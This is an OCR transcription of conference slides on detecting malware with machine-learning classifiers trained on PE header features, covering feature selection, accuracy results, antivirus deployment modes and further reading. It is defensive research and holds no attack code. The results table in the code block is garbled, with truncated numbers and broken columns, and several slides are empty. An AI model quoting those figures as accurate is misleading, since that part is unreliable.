
Feature	Accuracy
DebugSize	0.9234
DebugRVA	0.9224
ImageVersion	0.8898
OperatingSystemVersion	0.8850
SizeOfStackReserve	0.8837

Reduced Feature Set Selection

- Which PE structure does a feature belong to?
- Created seven buckets

- Algorithm - Start with bucket 1
  1. Run ML algorithms on current feature set
  2. Add next best feature, modulo 7, to feature set
  3. Return to step 1.


Classification with Limited Features




Classification with Limited Features

Classification with Limited Features

Classification with Limited Features



Classification with Limited Features



Classification with Limited Features

More Results

- Six numeric machine-learning algorithms
  - Experiment III with 7 features

Results


- Best classifier: RandomForest
  - 98.21% accuracy
  - 6.7% false positive rate

- Why did seven features work so well?
  - Algorithms picked most discriminating features first

Results

- The Seven
  - DebugSize, ImageVersion, IatRVA, ExportSize, ResourceSize, VirtualSize2, NumberOfSections
- DebugSize
  - *Denotes the size of the debug-directory table*
  - Malware vs. clean file discrimination: …
- ImageVersion
  - *Denotes the version of the file*
  - Malware vs. clean file discrimination: …

How Do I Use That ML Model?




- Desktop antivirus
  - Consolidate signature databases
  - Classifiers in **least aggressive** mode
- Cloud antivirus
  - Quick detection of mass malware variants
  - Classifiers in **more aggressive** mode
- Gateway antivirus
  - Stop worms from spreading
  - Classifiers in **most aggressive** mode

Coming Soon To a Conference Near You

```
# Program to classify malware into
# 0 = CLEAN
# 1 = DIRTY
# UNKNOWN
#
""" Results on ~130000 dirt
        (False Positives, T                                  , rates
J48      FP       TN       TP                                FP Rate          Accuracy
        7683     37171    1303                               ).171289071      0.937662018

J48Graft FP       TN       TP                                FP Rate          Accuracy
        6780     38074    129C                               ).151157087      0.935915166


PART     FP       TN       TP                                FP Rate          Accuracy
        7074     36492    125C                               ).162374329      0.907401791


Ridor    FP       TN       TP        FN      TP Rate         FP Rate          Accuracy
        7390     37935    114194    20930   0.845105237      0.163044677      0.843058149
```

Closing Remarks

Get WEKA (free), get the official book (not free but affordable).



Closing Remarks

- The Arms Race
  - *“Bad guys can also use machine learning.”*

- Could ML buy the good guys more time?
- Could self-training ML models strain human analysts less?

Closing Remarks

- The Cost of FPs vs. FNs
  - ML models without tuning can't be used in production
  - Adjust models by adding costs of FPs into probabilities used by algorithms
    - Everyone's calculation is different
- Protecting the User's Privacy
  - What features are you extracting?
    - Is this a development box?
  - Research privacy-preserving data mining

Further Reading

- M. Siddiqui, M. C. Wang, and J. Lee. **Detecting trojans using data mining techniques**. In D. M. A. Hussain, A. Q. K. Rajput, B. S. Chowdhry, and Q. Gee, editors, IMTIC, volume 20 of Communications in Computer and Information Science, pages 400-411. Springer, 2008.
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- Dan Guido's Exploit Intelligence Project, http://www.isecpartners.com/storage/docs/presentations/EIP-final.pdf

Further Reading

http://www.ted.com/talks/mikko_hypponen_fighting_viruses_defending_the_net.html

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- AVIRA, http://techblog.avira.com/wp-content/uploads/2010/04/spy_eye.png

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- Microsoft MPMC, http://blogs.technet.com/b/mmpc/archive/2012/01/29/when-imitation-isn-t-a-form-of-flattery.aspx
- PC Magazine, http://www.pcmag.com/slideshow_viewer/0,3253,l%3D205153%26a%3D205149%26po%3D8,00.asp?p=n
- SecurityFocus, http://www.securityfocus.com/excerpts/2

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